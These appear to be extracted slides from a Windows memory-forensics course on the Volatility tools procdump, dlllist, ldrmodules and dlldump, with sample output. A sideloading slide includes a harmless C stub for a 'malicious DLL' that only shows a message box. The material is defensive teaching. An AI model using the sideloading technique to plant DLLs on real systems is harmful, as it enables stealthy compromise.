
- procdump: dumps a process' executable
 - In order to obtain the process' slack, use the `--memory` flag

```
$ python vol.py -f mem.raw --profile=Win7SP0x64 procdump --memory -D output/
Volatility Foundation Volatility Framework 2.4 (Beta)
Process(V)           ImageBase           Name                Result
-----
0xffffffffa800ccc0b30 ----- System          Error: PEB at 0x0 is
unavailable (possibly due to paging)
0xffffffffa800d3dc3a0 0x0000000047770000 smss.exe            OK: executable.244.exe
0xffffffffa800e0a2b30 0x000000004a020000 csrss.exe           OK: executable.332.exe
0xffffffffa800e0d5b30 0x000000004a020000 csrss.exe           OK: executable.384.exe
0xffffffffa800e0ddb30 0x00000000ff1b0000 wininit.exe         OK: executable.392.exe
0xffffffffa800e0efb30 0x00000000ff100000 winlogon.exe        OK: executable.424.exe
```


Procdump



Procdump



Procdump



\$ python vol.py -f MEM procdump -o [OFFSET]

Inspecting Process Memory


Dynamically Loaded Libraries

- Custom DLLs may be written and used for applications as well
- DLLs can give us insight into process capabilities
- Malicious DLLs may also be loaded instead of legitimate ones

DLL Tracking

- When a DLL is loaded through the normal API (e.g. *LoadLibrary*), it is eventually placed into three lists
 - Initialization order
 - Load order
 - Memory (address) order
- Live tools (debuggers, Process Hacker, shellcode) walk the load order list to gather DLLs of a process
 - *EnumProcessModules* API

DLLs



dlllist

- Lists the DLLs loaded by a process


```
$ python vol.py -f memory.bin --profile=Win7SP0x64 dlllist -p 1524
Volatility Foundation Volatility Framework 2.4 (Beta)
*****
rundll32.exe pid: 1524
Command line : rundll32 dd4382d225a15dc09f92616131eff983.dll,FakeEntry
Service Pack 1
Base                Size          LoadCount Path
-----
0x00000000ffbf0000 0xf000      0xffff    C:\Windows\system32\rundll32.exe
0x0000000077040000 0x1a9000   0xffff    C:\Windows\SYSTEM32\ntdll.dll
0x0000000076e20000 0x11f000   0xffff    C:\Windows\system32\kernel32.dll
0x000007fefd040000 0x6b000    0xffff    C:\Windows\system32\KERNELBASE.dll
<snip>
```

ldrmodules

- Shows unlinked DLLs
- Compares the three PEB lists of
_LDR_DATA_TABLE_ENTRY

```
''  
'_PEB_LDR_DATA' : [ 0x28, {  
    'Length' : [ 0x0, ['unsigned long']],  
    'Initialized' : [ 0x4, ['unsigned char']],  
    'SsHandle' : [ 0x8, ['pointer', ['void']]],  
    'InLoadOrderModuleList' : [ 0xc, ['_LIST_ENTRY']],  
    'InMemoryOrderModuleList' : [ 0x14, ['_LIST_ENTRY']],  
    'InInitializationOrderModuleList' : [ 0x1c, ['_LIST_ENTRY']],  
    'EntryInProgress' : [ 0x24, ['pointer', ['void']]],  
},  
,
```

Unlinked DLL



\$ python vol.py -f [MEMORY] -profile=[PROFILE] -p [PID] -b [DLL BASE]

ldrmodules

- Shows unlinked DLLs by comparing the three PEB lists


```
$ python vol.py -f mem.raw --profile=Win7SP0x64 ldrmodules
```

```
Volatility Foundation Volatility Framework 2.4
```


Pid	Process	Base	InLoad	InInit	InMem	MappedPath
244	smss.exe	0x0000000047770000	True	False	True	\Windows\System32\smss.exe
244	smss.exe	0x0000000077140000	True	True	True	\Windows\System32\ntdll.dll
332	csrss.exe	0x0000000000e00000	False	False	False	\Windows\System32\Dll.dll
332	csrss.exe	0x0000000000e10000	False	False	False	\Windows\Fonts\dosapp.fon
332	csrss.exe	0x0000000077140000	True	True	True	\Windows\System32\ntdll.dll
332	csrss.exe	0x000000004a020000	True	False	True	\Windows\System32\csrss.exe

DLL Sideloading of Security Tools

- Sometimes “known” security tools are not all they seem
- You may notice that irregularities in how the tool is run
- “Cloud Hopper”
 - <https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf>




DLL Sideloading of Security Tools



consl.DLL

```
#include "stdafx.h"
#include "consl.h"

CONSL_API int dll_wWinMain(void) {
    MessageBox(NULL,
        TEXT("This is a test to see if my malicious DLL will run"),
        TEXT("BAD DLL Running..."), 0);
    return 5;
}
```



dlldump

- Dumps DLLs to disk for analysis
- Default action: dump all DLLs for all processes
- Able to specify a particular PID (-p <PID>)
- Able to specify process physical offset
 - offset=<offset>
- Able to specify a particular DLL using its base
 - base=<base address>
- Able to dump DLLs with a certain name
 - regex=<pattern> --ignore-case

dlldump

- Must specify a directory for output DLLs

```
$ python vol.py -f win7.dmp --profile=Win7SP0x86 dlldump -D dlls/ -p 524
```

Volatile Systems Volatility Framework 2.1_rc1

Process(V) Name	Module Base	Module Name	Result

0x841d1750 lsm.exe	0x000890000	lsm.exe	OK: module.524.3ff11750.890000.dll
0x841d1750 lsm.exe	0x077190000	ntdll.dll	OK: module.524.3ff11750.77190000.dll
0x841d1750 lsm.exe	0x075230000	CRYPTBASE.dll	OK: module.524.3ff11750.75230000.dll

